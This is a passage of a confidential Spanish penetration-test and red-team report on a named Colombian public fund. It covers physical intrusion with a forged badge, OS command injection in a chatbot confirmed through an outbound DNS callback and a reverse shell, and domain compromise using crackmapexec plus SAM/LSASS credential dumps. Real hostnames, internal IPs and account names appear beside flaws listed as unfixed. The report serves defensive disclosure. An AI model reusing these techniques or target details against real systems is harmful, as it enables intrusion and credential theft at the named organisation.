Finalmente, después de haber recorrido las tres edificaciones y haber evaluado los puntos vulnerables dentro de las instalaciones, el equipo salió sin mayores inconvenientes por la misma entrada de funcionarios. El flujo de personal a esa hora del día permitió que el equipo pasara desapercibido nuevamente, evidenciando la debilidad de los controles durante los momentos de mayor movimiento en las instalaciones.

Puntos Fuertes

- La organización implementa controles de acceso segmentados en diferentes entradas, lo que dificulta el ingreso no autorizado a través de un único punto de acceso.
- Existen protocolos claros para el registro y control de vehículos, lo que añade una capa de seguridad a los accesos motorizados.
- El uso de sistemas de identificación para visitantes y funcionarios está alineado con las políticas de control de acceso básicas.

Puntos Débiles

- Los controles de seguridad no detectaron la falsificación del carnet de visitante, lo que permitió acceder a áreas sensibles de la organización.
- La falta de verificación minuciosa por parte de los guardias de seguridad, especialmente en momentos de mayor tráfico, facilitó el acceso no autorizado.
- Las tarjetas de identificación de visitantes no están vinculadas al sistema de control de acceso, limitando su efectividad como mecanismo de seguridad.
- El entorno de mayor rotación de personal y el cambio de turnos de seguridad durante horas pico debilita la vigilancia de los puntos de acceso.

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

36 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

7. Resumen de vulnerabilidades

7.1. Criterio de evaluación

Se han descubierto y evaluado un total de **17 vulnerabilidades**. Para establecer el riesgo se ha seguido el siguiente criterio:

Riesgo	Descripción	Indicador	Risk
Informacional	No hay daño directo ni indirecto contra la infraestructura ni se daña la imagen o credibilidad.		0
Bajo	El daño directo o indirecto se realiza sin ataque o control de infraestructura o activos internos y externos dañando principalmente a la imagen o credibilidad internas o hacia terceros.		0.1 – 3.9
Medio	La criticidad de la materialización de la amenaza es baja y de producirse el impacto no es alto, afectando a actividades y activos de baja criticidad sin comprometer información o arquitectura esencial.		4.0 – 6.9
Alto	La amenaza tiene alta probabilidades de materializarse, se puede obtener información sensible masiva y el compromiso de sistemas esenciales para la actividad, infligiendo daño con alta probabilidad de no poder recuperarse.		7.0 – 8.9
Crítico	Se garantiza la posibilidad de materialización de amenaza con repercusión de exposición de información crítica masiva y el control de la arquitectura esencial con daños irreversibles y repercusión no controlable.		9.0 – 10.0

7.2. Resumen de tipologías

Tipología	ID Vulnerabilidad
Acceso No Autorizado	VULN-FNA-2024-001 VULN-FNA-2024-003 VULN-FNA-2024-008 VULN-FNA-2024-019 VULN-FNA-2024-011
Configuración incorrecta	VULN-FNA-2024-006 VULN-FNA-2024-013 VULN-FNA-2024-015 VULN-FNA-2024-016
Fuga de Información	VULN-FNA-2024-010 VULN-FNA-2024-014 VULN-FNA-2024-017
Gestión de Credenciales	VULN-FNA-2024-002 VULN-FNA-2024-004 VULN-FNA-2024-005 VULN-FNA-2024-007 VULN-FNA-2024-012

7.3. Matriz de vulnerabilidades

ID	Título	Auditoría	Riesgo	Tipología	Impacto	Probabilidad de ocurrencia	Estado
VULN-FNA-2024-001	OS Command Injection – Web ChatBotCobranzas	Infraestructura Externa		Acceso No Autorizado	Crítico	Muy Alto	Pendiente
VULN-FNA-2024-002	Incorrecta configuración de algunos usuarios	Infraestructura		Gestión de credenciales	Crítico	Media	Pendiente
VULN-FNA-2024-003	Acceso físico con ingeniería social	Acceso Físico		Acceso no autorizado	Crítico	Muy alto	Pendiente
VULN-FNA-2024-004	contraseñas débiles o fácil adivinación	Infraestructura		Gestión de credenciales	Muy Alto	Media	Pendiente
VULN-FNA-2024-005	Usuarios con contraseñas que no caducan	Infraestructura		Gestión de credenciales	Muy Alto	Baja	Pendiente
VULN-FNA-2024-006	Equipos sin soporte	Infraestructura		Configuración incorrecta	Alto	Media	Pendiente
VULN-FNA-2024-007	Usuarios Kerberoasteables	Infraestructura		Gestión de credenciales	Alto	Media	Pendiente
VULN-FNA-2024-008	Null Sesión en servidor	Infraestructura		Acceso no autorizado	Medio	Media	Pendiente
VULN-FNA-2024-009	Errores no controlados	Infraestructura		acceso no autorizado	Medio	Media	Pendiente
VULN-FNA-2024-010	Directory listing	Infraestructura		Fuga de información	Medio	Media	Pendiente
VULN-FNA-2024-011	FTP con acceso anónimo	Infraestructura		acceso no autorizado	Alto	Media	Pendiente
VULN-FNA-2024-012	Credenciales por defecto en tarjeta de acceso	Infraestructura		Gestión de credenciales	Medio	Media	Pendiente
VULN-FNA-2024-013	Divulgación de información interna	Infraestructura Externa / Infraestructura Interna		Configuración incorrecta	Medio	Media	Pendiente

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024


39 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

VULN-FNA-2024-014	Metadatos en archivos	Infraestructura Externa		Fuga de información	Medio	Media	Pendiente
VULN-FNA-2024-015	Petitpotam	Infraestructura		Configuración incorrecta	Alto	Media	Pendiente
VULN-FNA-2024-016	Df coerce	Infraestructura		Configuración incorrecta	Alto	Media	Pendiente
VULN-FNA-2024-017	Acceso a portales internos	Infraestructura		Fuga de información	Bajo	Media	Pendiente

7.4. Matriz de riesgos

La siguiente matriz representa de forma visual el riesgo en función del impacto y la probabilidad de ocurrencia de cada una de las vulnerabilidades detectadas durante la auditoría técnica.



- *
- 12
- 13
- 14

8. Detalle de vulnerabilidades

En esta sección se describen las vulnerabilidades identificadas en los activos del Fondo Nacional del ahorro, clasificadas en base a su criticidad en vulnerabilidades de nivel crítico, alto, medio, bajo e informativo.

8.1. Vulnerabilidades de nivel crítico

A continuación, se describen las vulnerabilidades que se han identificado con un nivel crítico.

8.1.1 [VULN-FNA-2024-001] OS Command Injection – Web ChatBotCobranzas

OS Command Injection – Web ChatBotCobranzas			
Criticidad	Crítica	Risk	9.0
Activo(s) afectado(s)	https://chatbotcobranzas.fna.gov.co/		
Tipo de vulnerabilidad	Acceso No Autorizado		
DESCRIPCIÓN			
La vulnerabilidad identificada es una Inyección de Comandos del Sistema Operativo (OS Command Injection), la cual permite que un atacante remoto ejecute comandos arbitrarios en el servidor subyacente que aloja la aplicación web. Esta falla ocurre cuando una aplicación no valida adecuadamente la entrada del usuario, lo que permite que los comandos maliciosos sean interpretados directamente por el sistema operativo. En este caso, se ha logrado ejecutar comandos utilizando el usuario apache del servidor, lo que compromete gravemente la seguridad del sistema y la integridad de los datos.			
RIESGO			
La inyección de comandos es una de las vulnerabilidades más críticas, ya que permite que un atacante obtenga control total sobre el servidor comprometido. Los riesgos incluyen: Acceso no autorizado a la información sensible del servidor, como credenciales, archivos de configuración, y datos de otros usuarios o clientes. Ejecución de comandos maliciosos, que pueden provocar desde la instalación de malware hasta el control remoto del servidor a través de una reverse shell. Riesgo para otros servicios y clientes: Si el servidor está compartido entre varios proyectos o aplicaciones, como en este caso, la vulnerabilidad podría extenderse, afectando a otros clientes alojados en la misma infraestructura. Interrupción del servicio o denegación de servicio (DoS), que podría dejar la aplicación inaccesible. Escalamiento de privilegios: Un atacante podría intentar elevar los permisos para controlar aún más el servidor, permitiendo comprometer el dominio completo en entornos corporativos.			

CONTRAMEDIDAS

- Validación y saneamiento de entradas: Toda la información que ingresa a la aplicación debe ser rigurosamente validada y saneada. Se deben restringir los caracteres especiales que no sean necesarios y validar la entrada con listas blancas (permitiendo solo los valores esperados).
- Uso de funciones seguras: En lugar de ejecutar comandos del sistema directamente desde las aplicaciones, se deben utilizar funciones seguras o bibliotecas que no interactúen con el shell del sistema operativo, evitando la posibilidad de ejecución arbitraria.
- Mecanismos de autenticación y privilegios mínimos: Asegurarse de que los servicios web que interactúan con el sistema operativo lo hagan con los privilegios más bajos posibles, como un usuario no administrativo. En este caso, el uso de apache debería tener permisos limitados para reducir el impacto de un ataque.
- Deshabilitar funcionalidades innecesarias: Si no es necesario que la aplicación ejecute comandos del sistema, esta funcionalidad debería ser completamente deshabilitada.
- Monitoreo y alertas: Implementar herramientas de monitoreo que detecten patrones anómalos de uso o intentos de ejecución de comandos no autorizados. Esto permitirá respuestas rápidas ante posibles intentos de explotación.
- Parcheo y actualizaciones: Asegurarse de que tanto el sistema operativo como el servidor web y las aplicaciones estén actualizados, aplicando todos los parches de seguridad disponibles que corrijan vulnerabilidades conocidas.
- Segregación de entornos: Los entornos que contienen aplicaciones críticas de diferentes clientes o servicios deben estar correctamente segmentados. En este caso, la presencia de múltiples proyectos en el mismo servidor compromete la seguridad general de todos ellos.
- Uso de Web Application Firewalls (WAF): Implementar un WAF puede ayudar a detectar y bloquear intentos de inyección de comandos y otras vulnerabilidades de aplicación, brindando una capa adicional de protección.

REFERENCIAS

- <https://attack.mitre.org/techniques/T1202/>
- https://owasp.org/www-community/attacks/Command_Injection
- https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

EVIDENCIAS

Se verifica el estado actual de la página web **ChatBotCobranzas**, la cual permite interactuar con un chat, pero únicamente a través de un solo **prompt**.




Ilustración 40. Chatbot

Se realizan diversas pruebas para detectar posibles vulnerabilidades, como **SQL Injection**, **Cross-Site Scripting** y **ejecución de comandos**. En estas evaluaciones, se identificó una vulnerabilidad crítica: **inyección de comandos** en el servidor. La primera prueba consistió en comprobar bajo qué usuario se estaban ejecutando los comandos en el sistema.




Ilustración 41. POC - OS Command Injection

Se observa que los comandos se estaban ejecutando bajo el usuario **apache**. Estas solicitudes fueron capturadas utilizando el **BurpSuite Collaborator**, confirmando la ejecución remota.

#	Time	Type	Payload	Source IP address
47	2024-Aug-15 20:54:50.320 UTC	DNS	q0rjqcwkq1g17sv4yety8bc43auymn	35.170.83.145
Description: DNS query				
The Collaborator server received a DNS lookup of type A for the domain name: apache.q0rjqcwkq1g17sv4yety8bc43auymn.oastify.com.				
The lookup was received from IP address 35.170.83.145 at 2024-Aug-15 20:54:50.320 UTC				

Ilustración 42. Respuesta del servidor

Como siguiente paso, se intenta obtener la **dirección IP interna** del servidor, lo cual se logra exitosamente, proporcionando más información sobre la infraestructura interna del mismo.

Ilustración 43. Dirección IP



Ilustración 44. Identificar SO

Ilustración 45. SO identificado

Ilustración 46. Payload para obtener reverse shell

Ilustración 47. RCE en el servidor


3

Al revisar la estructura interna del servidor, se encontraron carpetas de otros clientes, como **Bancolombia**, **Botmaker**, **Protección**, **Itaú** y **EPM**, entre otros, lo que refuerza la hipótesis de que este servidor es compartido por múltiples proyectos de diversos clientes.

```
sh-5.1$ cd ..
cd ..
sh-5.1$ ls
ls
Bancolombia
Covinoc
GestionPagos.php
LineaUnicaWs.class.php
Liquidacion
Proteccion
botmaker
epm
estrategiacobro.php
gupshup
infobip
informacionCobroAdmin.php
itau
ivr
juridica
konecta
micro
monitoreo
nexmo
pagos.php
scala360
scoring
sms2way
sofia
susalud
voicebot
```

Ilustración 48. Carpetas identificadas en el servidor

Finalmente, durante la fase de enumeración, se identificaron las **direcciones IP** a las cuales se conecta el servidor. Esto demuestra que una vulnerabilidad en un servicio aparentemente independiente puede comprometer no solo la aplicación de chat, sino también el servidor completo, exponiendo a los demás clientes a posibles ataques.



8.1.2 [VULN-FNA-2024-002]: Incorrecta configuración de algunos usuarios - Compromiso del AD

Incorrecta configuración de algunos usuarios – Compromiso del AD			
Criticidad	Crítica	Risk	8.0
Activo(s) afectado(s)	Infraestructura – 172.16.0.70		
Tipo de vulnerabilidad	Gestión de credenciales		
DESCRIPCIÓN			
Durante las actividades de enumeración y análisis de seguridad en la infraestructura de Active Directory (AD), se identifica una configuración incorrecta de permisos en ciertos usuarios. En particular, se encuentra que el usuario APL_FORTIFY cuenta con privilegios de administrador local en el servidor FNABOGACL.FNA.GOV.CO (IP: 172.16.125.48). Además, se verifica que otros usuarios, pertenecientes a grupos como STS_SPECTRUM, DOMAIN_ADMINS, y MNEMO_APL_FORTIFY_RDP, también poseen permisos administrativos locales en este servidor. Esta configuración permite el acceso exitoso con las credenciales del usuario APL_FORTIFY, lo que valida la capacidad de acceso administrativo. Con estos privilegios, se procede a extraer los archivos SAM y LSASS, lo cual revela el hash del usuario backup, miembro del grupo Administradores de Dominio. Esto compromete la seguridad del servidor y, en última instancia,			

permite la extracción de todos los hashes **NTDS** del dominio, otorgando control total sobre el controlador de dominio y comprometiendo la infraestructura en su totalidad.

RIESGO

La configuración incorrecta de privilegios en usuarios del dominio, especialmente en aquellos que no deberían tener acceso administrativo o que no han sido correctamente gestionados, expone a la organización a compromisos críticos. Al obtener acceso administrativo en servidores clave, como los controladores de dominio, un atacante puede escalar sus privilegios, extraer hashes de contraseñas y tomar control total del entorno AD. Esto puede llevar a:

- Acceso no autorizado a información confidencial.
- Manipulación o eliminación de datos críticos.
- Compromiso completo de la infraestructura IT, impactando la continuidad de negocio.

CONTRAMEDIDAS

- Implementar un proceso regular de auditoría de cuentas y permisos en el AD para asegurarse de que solo los usuarios necesarios tengan privilegios administrativos y eliminar cualquier acceso innecesario o no autorizado.
- Separar las cuentas con privilegios administrativos y operacionales. Los usuarios de grupos críticos como **Domain Admins** y otros similares deben ser restringidos y utilizados solo cuando sea estrictamente necesario.
- Aplicar políticas de contraseñas robustas y obligar a la rotación frecuente de las mismas para usuarios con privilegios elevados, reduciendo el riesgo de que las credenciales sean comprometidas.

REFERENCIAS

- <https://attack.mitre.org/tactics/TA0004/>
- https://owasp.org/www-community/Access_Control
- <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory>

EVIDENCIAS

Dentro de las actividades de enumeración, se revisaron los permisos de los diferentes usuarios comprometidos o cuyas credenciales se obtuvieron mediante algún método. En este caso, se tomó como ejemplo el usuario **APL_FORTIFY**, quien posee ciertos privilegios. Durante la revisión de sus permisos, se identificó que este usuario tiene privilegios de **administrador local** en el servidor **FNABOGACL.FNA.GOV.CO (172.16.125.48)**.




Ilustración 50. Privilegios del usuario APL - Fortify

Se pudo observar que usuarios pertenecientes a los grupos **STS_SPECTRUM**, **DOMAIN_ADMINS**, **MNEMO_APL_FORTIFY_RDP**, entre otros, tienen permisos de **administrador local** en este servidor.




Ilustración 51. Usuarios administradores local

Con esta información, se probó el acceso con las credenciales del usuario **APL_FORTIFY** en el servidor mencionado. Al hacerlo, se confirmó que este usuario tiene permisos de **administrador local**, validando que el servidor estaba comprometido.

```
root@kali:~/home/kali/Tools/PetitPotam
crackmapexec smb 172.16.125.48 -u 'apl-fortify' -p '
SMB 172.16.125.48 445 FNABOGACL [*] Windows Server 2012 R2 Standard 9600 (name:FNABOGACL) (domain:fna.gov.co) (signing:True) (SMBv1:True)
SMB 172.16.125.48 445 FNABOGACL [*] fna.gov.co\apl-fortify: (Pwn3d1)
```

Ilustración 52. Privilegios del usuario APL-Fortify

Gracias a estos privilegios, se procedió a realizar un **dump** de los archivos **SAM** y **LSASS** del servidor. Esta acción permitió recuperar el **hash** del usuario **backup**, quien es miembro del grupo **Administradores de Dominio**.




Ilustración 53. Dump SAM

Mediante este ataque, fue posible extraer el **hash** del usuario **backup**, perteneciente al grupo de **administradores de dominio**, comprometiendo así la seguridad del entorno.



Ilustración 54. Dump Isass

